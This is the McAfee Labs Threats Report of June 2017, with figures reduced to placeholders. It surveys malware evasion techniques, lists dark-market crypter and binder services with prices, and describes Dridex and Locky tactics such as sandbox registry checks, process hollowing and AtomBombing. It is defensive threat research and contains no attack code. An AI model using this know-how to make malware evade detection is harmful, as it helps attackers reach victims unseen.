McAfee Labs Threats Report

June 2017

REPORT

McAfee
Together is power.

There are hundreds, if not thousands, of anti-security, anti-sandbox, and anti-analyst evasion techniques employed by malware authors. Many can be purchased off the shelf.

About McAfee Labs

McAfee Labs is one of the world's leading sources for threat research, threat intelligence, and cybersecurity thought leadership. With data from millions of sensors across key threats vectors—file, web, message, and network—McAfee Labs delivers real-time threat intelligence, critical analysis, and expert thinking to improve protection and reduce risks.

www.mcafee.com/us/mcafee-labs.aspx

Follow McAfee Labs Blog

Follow McAfee Labs Twitter

Introduction

Welcome to the new McAfee!

On April 3, McAfee became an independent entity, no longer wholly owned by Intel. The spin-off, a culmination of months of effort to prepare critical functions and transition employees to the new entity, is now known as McAfee LLC. Intel remains a minority owner. Chris Young, who led McAfee under the Intel umbrella, is the CEO of the new McAfee. Read Young's letter to our customers.

In mid-February, we released the report *Building Trust in a Cloudy Sky: The State of Cloud Adoption and Security.* The report looks at cloud adoption, changes in data center environments, and the challenges with visibility and control over these new architectures. It is based on responses from 1,400 IT security professionals from around the globe.

On March 1, we released the report *Tilting the Playing Field: How Misaligned Incentives Work Against Cybersecurity,* developed in partnership with the Center for Strategic and International Studies. It examines the mismatch between the incentives of attackers and defenders. The report identified three key incentive misalignments: between corporate structures and the free flow of criminal enterprises, between strategy and implementation, and between senior executives and those in implementation roles.

In response to the WikiLeaks Vault 7 disclosure on March 7, McAfee developed a simple module for the CHIPSEC framework that can be used to verify the integrity of EFI firmware executables on potentially impacted systems. This work is based on many years of dedicated research within the field of firmware security, conducted by McAfee's Advanced Threat Research group. CHIPSEC is a framework for analyzing the security of PC platforms that includes hardware, system firmware (BIOS/UEFI), and platform components. Read more about the module.

The No More Ransom initiative confirmed the addition of new members and decryption tools in early April. The initiative brings together technology companies and law enforcement agencies from around the world to educate the public about ransomware and to provide easy access to decryption tools so that victims need not pay ransoms. McAfee is a founding member of the No More Ransom initiative; there are now 89 member companies and agencies.

Also in April, McAfee's Strategic Intelligence researchers released evidence that a series of cyberattacks targeting the Persian Gulf and, specifically, Saudi Arabia between 2012 and the present are the work of hacker groups supported and coordinated by a common malicious actor, and not the random efforts of a variety of individual cyber gangs in the region. The latest Shamoon campaigns go beyond a few targets in the energy industry, to many in other critical sectors that run Saudi Arabia. Taken together, this new series of Shamoon cyber espionage campaigns is significantly larger, well-planned, well-resourced, and coordinated at a level beyond the limited capacity of disparate independent hacker gangs.

Finally, the *Verizon 2017 Data Breach Investigations Report* (DBIR) was released in late April. McAfee coauthored a section of the report in which we highlighted significant ransomware technical enhancements in 2016 that have transformed both the nature of the threat and ways in which the security industry is fighting back.

In this quarterly threats report, we highlight three Key Topics:

- We broadly examine evasion techniques and how malware authors use them to accomplish their goals. We discuss the more than 30-year history of evasion by malware, the underground market for off-the-shelf evasion technology, how several contemporary malware families leverage evasion techniques, and what to expect in the future, including machine learning and hardware-based evasion.
- We explore the very interesting topic of steganography in the digital world. Digital steganography hides information in benign-looking objects such as images, audio tracks, video clips, or text files. Of course, attackers use these techniques to pass information by security systems. We explain how in this Key Topic.
- We examine Fareit, the most famous password-stealing malware. We cover its origins, its typical infection vectors, its architecture and inner workings, how it has changed over the years, and how it was likely used in the breach of the Democratic National Committee before the 2016 U.S. Presidential election.

These Key Topics are followed by our usual in-depth set of quarterly threats statistics.

And in other news…

NSS Labs, an independent, highly regarded security product testing lab, recently completed its comprehensive Advanced Endpoint Protection tests, in which they examined endpoint products from 13 vendors. They tested the products against a barrage of advanced threats and evaluated them for overall security effectiveness and total cost of ownership. McAfee Endpoint Security (ENS) 10.5 achieved a security effectiveness rating of 99% with zero false-positives and 100% of the tested evasions blocked. These results earned McAfee ENS an NSS Labs Recommended Rating for Advanced Endpoint Protection. Compared with the other vendors, McAfee ENS did very well, earning the second highest security effectiveness rating.

Every quarter, we discover new things from the telemetry that flows into McAfee Global Threat Intelligence. The McAfee GTI cloud dashboard allows us to see and analyze real-world attack patterns that lead to better customer protection. This information provides insight into attack volumes that our customers experience. In Q1, our customers saw the following attack volumes:

- McAfee GTI received on average 55 billion queries per day in Q1.
- McAfee GTI protections against malicious files decreased to 34 million in Q1 from 71 million per day in Q4 due to earlier malware detection and better local intelligence.
- McAfee GTI protections against potentially unwanted programs showed an increase to 56 million per day in Q1 from 37 million per day in Q4.
- McAfee GTI protections against medium-risk URLs measured a decrease to 95 million per day in Q1 from 107 million per day in Q4 due to improved accuracy.
- McAfee GTI protections against risky IP addresses saw a decrease to 59 million per day in Q1 from 88 million per day in Q4 due to earlier detection.

We continue to receive valuable feedback from our readers through our Threats Report user surveys. If you would like to share your views about this Threats Report, please click here to complete a quick, five-minute survey.

Enjoy the summer.

—Vincent Weafer, Vice President, McAfee Labs

Contents

McAfee Labs Threats Report
June 2017

This report was researched and written by:

Christiaan Beek
Diwakar Dinkar
Yashashree Gund
German Lancioni
Niamh Minihane
Francisca Moreno
Eric Peterson
Thomas Roccia
Craig Schmugar
Rick Simon
Dan Sommer
Bing Sun
RaviKant Tiwari
Vincent Weafer

Executive Summary

Malware evasion techniques and trends

There are hundreds, if not thousands, of evasion techniques employed by malware authors. We examine some of these techniques and how malware authors use them to accomplish their goals.

Malware developers began experimenting with ways to evade security products in the 1980s, when a piece of malware defended itself by partially encrypting its own code, making the content unreadable by security analysts. Today, there are hundreds, if not thousands, of anti-security, anti-sandbox, and anti-analyst evasion techniques employed by malware authors. In this Key Topic, we examine some of the most powerful evasion techniques, the robust dark market for off-the-shelf evasion technology, how several contemporary malware families leverage evasion techniques, and what to expect in the future, including machine learning evasion and hardware-based evasion.

Hiding in plain sight: The concealed threat of steganography

Digital steganography hides information in benign-looking objects. Attackers use this technique to pass information by security systems without detection. We explain digital steganography in this Key Topic.

Steganography has been around for centuries. From the ancient Greeks to modern cyberattackers, people have hidden secret messages in seemingly benign objects. In the digital world, those messages are most often concealed in images, audio tracks, video clips, or text files. Attackers use digital steganography to pass information by security systems without detection. In this Key Topic, we explore the very interesting field of digital steganography. We cover its history, common methods used to hide information, its use in popular malware, and how it is morphing into networks. We conclude by providing policies and procedures to protect against this form of attack.

The growing danger of Fareit, the password stealer

Password stealers are used in the early stages of nearly all attacks. Fareit, the most famous password-stealing malware, was likely used in the DNC breach before the 2016 U.S. Presidential election. We examine Fareit in this Key Topic.

People, businesses, and governments increasingly depend on systems and devices that are protected only by passwords. Often, these passwords are weak or easily stolen, creating an attractive target for cybercriminals. We dissect Fareit, the most famous password-stealing malware, in this Key Topic. We cover its origin in 2011 and how it has changed since then; its typical infection vectors; its architecture, inner workings, and stealing behavior; how it evades detection; and its role in the Democratic National Committee breach before the 2016 U.S. Presidential election. We also offer practical advice on avoiding infection by Fareit and other password stealers.

Key Topics

Malware evasion techniques and trends

Hiding in plain sight: The concealed threat of steganography

The growing danger of Fareit, the password stealer

Share feedback

Malware evasion techniques and trends

—Thomas Roccia

Technology advances have significantly changed our lives during the past decade. We rely on computers of various sorts for even the simplest of daily tasks and become stressed when they are not available or do not perform as we expect. The data that we create, use, and exchange has become the gold of the 21st century. Because our information is so valuable and often very personal, attempts to steal it have proliferated.

Malware was first developed as a challenge, but soon attackers recognized the value of stolen data and the cybercrime industry was born. Security companies, including McAfee, soon formed to defend people and systems using antimalware technologies. In response, malware developers began experimenting with ways to evade security products.

The first evasion techniques were simple because the antimalware products were simple. For example, changing a single bit in a malicious file was sometimes good enough to bypass the signature detection of a security product. Eventually, more complex mechanisms such as polymorphism or obfuscation arrived.

The first malware evasion techniques were simple because antimalware products were simple. Today's malware evasion techniques are sophisticated and powerful.

Today's malware is very aggressive and powerful. Malware is no longer developed just by isolated groups or teenagers who want to prove something. It is now developed by governments, criminal groups, and hacktivists, to spy on, steal, or destroy data.

This Key Topic details today's most powerful and common evasion techniques and explains how malware authors try to use them to accomplish their goals.

Why use evasion techniques?

To perform malicious actions, attackers create malware. However, they cannot achieve their goals unless their attempts remain undetected. There is a cat-and-mouse game between security vendors and attackers, which includes attackers monitoring the operations of security technologies and practices.

The term *evasion technique* groups all the methods used by malware to avoid detection, analysis, and understanding.

We can classify evasion techniques into three broad categories:


- **Anti-security techniques**: Used to avoid detection by antimalware engines, firewalls, application containment, or other tools that protect the environment.
- **Anti-sandbox techniques**: Used to detect automatic analysis and avoid engines that report on the behavior of malware. Detecting registry keys, files, or processes related to virtual environments lets malware know if it is running in a sandbox.
- **Anti-analyst techniques**: Used to detect and fool malware analysts, for example, by spotting monitoring tools such as Process Explorer or Wireshark, as well as some process-monitoring tricks, packers, or obfuscation to avoid reverse engineering.

Some advanced malware samples employ two or three of these techniques together. For example, malware can use a technique like RunPE (which runs another process of itself in memory) to evade antimalware software, a sandbox, or an analyst. Some malware detects a specific registry key related to a virtual environment, allowing the threat to evade an automatic sandbox as well as an analyst attempting to dynamically run the suspected malware binary in a virtual machine.

It is important for security researchers to understand these evasion techniques to ensure that security technologies remain viable.

We see frequent use of several types of evasion techniques:

Evasion Technique Use by Malware



Source: Virus Total and McAfee, 2017.

Anti-sandboxing has become more prominent because more businesses are using sandboxes to detect malware.

Definitions

In the world of cybersecurity evasion, certain terms are popular. Here are some of the tools and terms used by attackers.

- **Crypter**: Encrypts and decrypts malware during its execution. Using this technique, malware is often not detected by antimalware engines or static analysis. Crypters are often custom made and can be bought in underground markets. Custom crypters make decryption or decompiling even more challenging. Aegis Crypter, Armadillo, and RDG Tejon are examples of advanced crypters.
- **Packer**: Similar to a crypter. A packer compresses a malware file instead of encrypting it. UPX is a popular packer.
- **Binder**: Connects one or more malware files into one. A malware executable can be bound with a JPG file, but the extension will remain EXE. Malware authors usually bind a malware file with a legitimate EXE file.

There are many types of evasion techniques, all designed to hide malware from detection.

Share this Report

- **Pumper**: Increases the size of a file, allowing the malware to sometimes bypass antimalware engines.
- **FUD**: Fully UnDetectable by antimalware. Used by malware sellers to describe and promote their tools. A successful FUD program combines both scantime and runtime elements to be 100% undetected. We know two types of FUD:
  - **FUD scantime**: Protects a malware file from detection by antimalware engines before the former runs.
  - **FUD runtime**: Protects a malware file from detection by antimalware engines while it runs.
- **Stub**: Usually contains the routine used to load (decryption or decompression) the original malware file into memory.
- **Unique stub generator**: Creates a unique stub for each running instance, making detection and analysis more difficult.
- **Fileless malware**: Infects a system by inserting itself into memory and not writing a file to disk.
- **Obfuscation**: Makes malware code difficult for humans to understand. Plain-text strings are encoded (XOR, Base64, etc.) and inserted into the malware file, or junk functions are added to the file.
- **Junk code**: Adds useless code or fake instructions to the binary to fool the disassembly view or waste analyst time.
- **Anti's**: Sometimes used on underground forums or marketplaces to define all the techniques used to bypass, disable, or kill protection or monitoring tools.
- **Virtual machine packer**: Some advanced packers employ the concept of a virtual machine. When the malware EXE file is packed, the original code is translated into the byte code of the virtual machine and will emulate the behavior of a processor. VMProtect and CodeVirtualizer use this technique.





Figure 1: Examples of evasion tools.

A brief history

Malware evasion techniques have become far more numerous and sophisticated since they first appeared in 1980. Here are the major milestones in the evolution of evasion techniques:

Major Milestones in the Evolution of Evasion Techniques



Source: McAfee, 2017.

The first known virus that attempted to defend itself from antimalware products was the MS-DOS virus Cascade. It defended itself by partially encrypting its own code, making the content unreadable by security analysts.

Figure 2: MS-DOS virus Cascade in action.

Share this Report

Figure 3: A disassembled view of Cascade.


In Figure 3, we can see part of Cascade's code. The red highlight is automatically generated by the disassembler and indicates that the rest of the code does not exist. This is because the encrypted code needs to be decrypted. An easy way to unravel this type of malware is to run the executable and let the decryption routine decrypt the rest of the code.

In early 1990, the security industry discovered Chameleon, the first polymorphic virus. Chameleon was highly encrypted and included junk code. To make the analysis by researchers more difficult, several instructions were scrambled with every new infection.

Subsequent malware developments introduced polymorphism, packers, rootkits, obfuscation, and other evasion techniques. Once dark markets began selling off-the-shelf malware, inexperienced attackers joined the crime wave.

Evasion technology without coding

The use of evasion techniques by malware authors is fundamental to success. Cybercriminals—even amateurs—understand this, so a lively and easily accessible market has developed for these evasion techniques.



Figures 4–6: Examples of crypter tools found on the Internet.

Evasion techniques can be purchased off the shelf, allowing authors to “outsource” this part of their malware development process. Some even offer unique evasion techniques as a service.

Evasion techniques on dark markets

Some sellers have compiled several evasion techniques into one tool and offer them for sale on underground markets to sophisticated malware creators or their affiliates who are responsible for spreading malware in support of large campaigns.




Figure 7: Evasion tools are sometimes available at low prices. Some sellers who have compiled several crypters and packers probably bought or stole them on the Internet, bundled them, and then offered the bundle for sale.




Figure 8: Other sellers develop their own tools and keep the source code to avoid analysis and detection. The price is higher because the tools (presumably) cannot be distributed by another party.




Figure 9: Some sellers offer a service to make a FUD file. The service is more expensive, likely due to the providers using advanced techniques such as code manipulation, high obfuscation, or other tricks with their own custom crypters.

Share this Report




Figure 10: It is also possible to purchase a certificate to sign any piece of malware, thus bypassing operating system security.

We see considerable variation in prices and services for sale. A service will be more expensive than just a compilation of tools that are probably detected by antimalware products.

Dark Market Evasion Tools for Sale

Dark Market Name	Description	Type of Product/ Service	Cost
[Crypt Service] Make Your File FUD Again!	Crypter services for stubs. Sellers get stubs from buyers and claim to make them FUD again.	1 file	$53.71
[FUD] Lazer Crypter	Free packer	Unlimited	Free
[Macro Exploit Crypt Service] Spread Your EXE Like a Pro	Service to create malicious macros for spreading malware.	1 file	$53.37
Amuse Crypt V2	Basic crypter	Unlimited	$0.50
Arctic Miner— Silent CPU & GPU [FUD|Startup|Idle|Injection|Persistence]	A crytocurrency miner. The author claims that it is FUD. The tools are delivered with several evasion techniques.	Unlimited	$3.20
BetaCrypt	BetaCrypt code-mutation technology to alter output code and ensure a long FUD time.	1-month license	$239.00

Dark Market Name	Description	Type of Product/ Service	Cost
BHGroup high-quality crypting service (FUD/Native/ Small Stub/Great execute)	Crypter services specializing in ASM or C files. Claims advanced functions (not another .Net crypter), samples tested on several systems, claims to work with any RAT/bot/malware.	Unlimited	$35.00
Biggest Crypter Pack/70+ Pro Crypters/Best Price	Package of 72 packers	Unlimited	$2.99
Carb0n Crypter 1.8	Basic crypter	Unlimited	$0.94
Crypter Source Codes/ Huge Pack/Create your own crypter! Make your malware undetectable	Package of crypter source code	Unlimited	$1.99
Crypters and Binders	Pack of multiple crypter and binder tools	Unlimited	$7.70
Crypters Pack (372 items)	Package of packers	Unlimited	$1.99
CyanoBinder - Binder - Only $14 - Hide Your Malware - Cheap - Customizable - Powerful - Full Lifetime License	Advanced binder for joining files (executables, malware, pictures, movies) into one executable file.	Lifetime license of CyanoBinder and full support	$14.00
Data Protector	Tool to secure program content from researchers and crackers, and to prevent detection by antimalware programs.	45-day license	$75.00
EXE FUD Crypt Service Long FUD 100% 0/45 for RAT, Malware, Ransomware, Botnet	Service for a FUD binary. The actors claim their service is a long-term FUD.	FUD crypt service	$400.00
How to Create a FUD Backdoor Bypass Antivirus	Tutorial to create a crypter	Tutorial	$0.94
HQ Installs	Crypter services for malware. Actors ask to send ransomware-only bot.	Crypter	$85.00
Infinity Crypter Cracked	Basic crypter	Unlimited	$0.99
Java Crypter	A type of FUD crypter that will protect files using private encryption and obfuscation methods.	1-month license	$80.00

Dark Market Name	Description	Type of Product/ Service	Cost
New Office Exploit Macros Builder FUD	Macro creator for Microsoft Office. Actors claim “almost FUD.”	Unlimited	$4.00
Octopus Protector C++	Mainly an executable file protector, although it offers many other functions. Protects an executable, completely hiding its actual structure and code. Helps protect it from being reverse engineered, analyzed, or cracked.	1 stub for monthly purchases. 12 stubs for 6-month membership (2 stubs each month). 24 stubs for 12-month membership (2 stubs each month).	$60.00
Private Crypter	Crypter combines encryption, obfuscation, and code manipulation. Actors claim vast experience in FUD crypting software.	45-day license	$157.71
Sick Crypter	Basic crypter	Unlimited	$0.94

Evasion techniques used by organized criminals and security companies
Hacker organizations are also interested in evasion techniques. In 2015, the Hacking Team revealed some techniques used to infect and spy on systems. Their powerful UEFI/BIOS rootkit could infect without detection. In addition, the Hacking Team developed their own core-packer to FUD their tools.

Security companies that offer penetration testing services are aware of and use these techniques, allowing pen testers to create an intrusion like a real hack.

The Metasploit suite, Veil-Evasion, and Shellter allow pen testers to protect their “malicious” binaries. Security researchers are constantly looking for these techniques before attackers find them. We have seen the recent threat DoubleAgent trigger antimalware solutions.

Evasion techniques in action

During the past year, we have analyzed many malware samples that contain evasion capabilities. In a typical attack, attackers use evasion techniques at many steps in the attack flow.

Evasion Techniques in a Typical Attack Sequence

Infection Vector
- Obfuscation
- Antimalware vendor network detection
- Sandbox detection

Malware Delivery
- Packing file
- Anti-debugging
- Obfuscation
- Fake metadata

Malware Behavior
- Sandbox evasion
- Code injection
- Bypass antimalware/ user account control
- Self-deletion

Actions on Objectives
- Network evasion
- Encryption
- Stealth
- TOR network

Dridex banking Trojan

Dridex (also known as Cridex) is a well-known banking Trojan that first appeared in 2014. This malware steals banking credentials and spreads through email attachments in Word files that contain malicious macros. There have been several Dridex campaigns since 2014. In each succeeding campaign, we have observed the addition and enhancement of evasion techniques.

Dridex relies heavily on evasion for its infection vectors. We analyzed several samples.

The well-known banking Trojan Dridex relies heavily on evasion for its infection vectors.

Figure 11: We can see the obfuscation of the function names and data. This obfuscation is trivial because it uses ASCII numbers. (Hash: 610663e98210bb83f0558a4c904a2f5e)

Share this Report

Other variants use more advanced techniques.

Figure 12: This sample uses the evasion technique of string and content obfuscation, PowerShell with a bypass execution policy, and checking the IP address on maxmind.com against a blacklist of antimalware vendors. (Hash: e7a35bd8b5ea4a67ae72decba1f75e83)

In another sample, the Dridex infection vector tries to detect a virtual environment or a sandbox by checking the value of the registry key "HKLM\SYSTEM\ControlSet001\Services\Disk\Enum" to search for strings such as "VMWARE" or "VBOX." When a virtual machine or a sandbox is detected, Dridex does not run, appears to be harmless, or attempts to crash the system.

Evasion techniques are widely used in infection vectors to avoid detection and understanding by analysts. Dridex combines several techniques to avoid detection or analysis in multiple attack stages.

▪ **zzcasr.exe** 1340 – **edg1.exe** 1588	Process hollowing
▪ **rundll32.exe** 1720 ▪ **Explorer.exe** 1420	DLL injection

Figure 13: In this example, Dridex uses the process hollowing evasion technique to inject malicious code into a suspended process. Then a new process calls rundll32.exe, which loads the malicious DLL into explorer.exe.

A recent Dridex sample uses the new evasion technique "AtomBombing." This technique uses the Atom Tables, which are provided by the operating system to allow applications to store and access data. Atom Tables can also be used to share data between applications.

It is possible to inject malicious code into Atom Tables and force a legitimate application to execute that code. Because the techniques used to inject malicious code are well known and easily detected, attackers are now changing their techniques.

Finally, the final Dridex payload generally uses obfuscation and encryption to protect data such as the control server URL, botnet information, and the PC name contained inside the malicious binary.

The Locky ransomware family uses many of the same evasion techniques as Dridex, but has added additional evasion techniques over time.

Locky ransomware

Locky is one of the most prominent ransomware families to arrive in 2016. It uses many methods to infect systems. Some of its evasion techniques are similar to Dridex's.

Figure 14: One Locky infection vector used basic obfuscation with Unicode and random strings for functions. (Hash: 2c01d031623aada362d9cc9c7573b6ab)

In the preceding instance, deobfuscation is trivial because it is easy to reverse Unicode, an encoding standard for printing text in different formats. Each Unicode character in this snippet corresponds to an ASCII character.

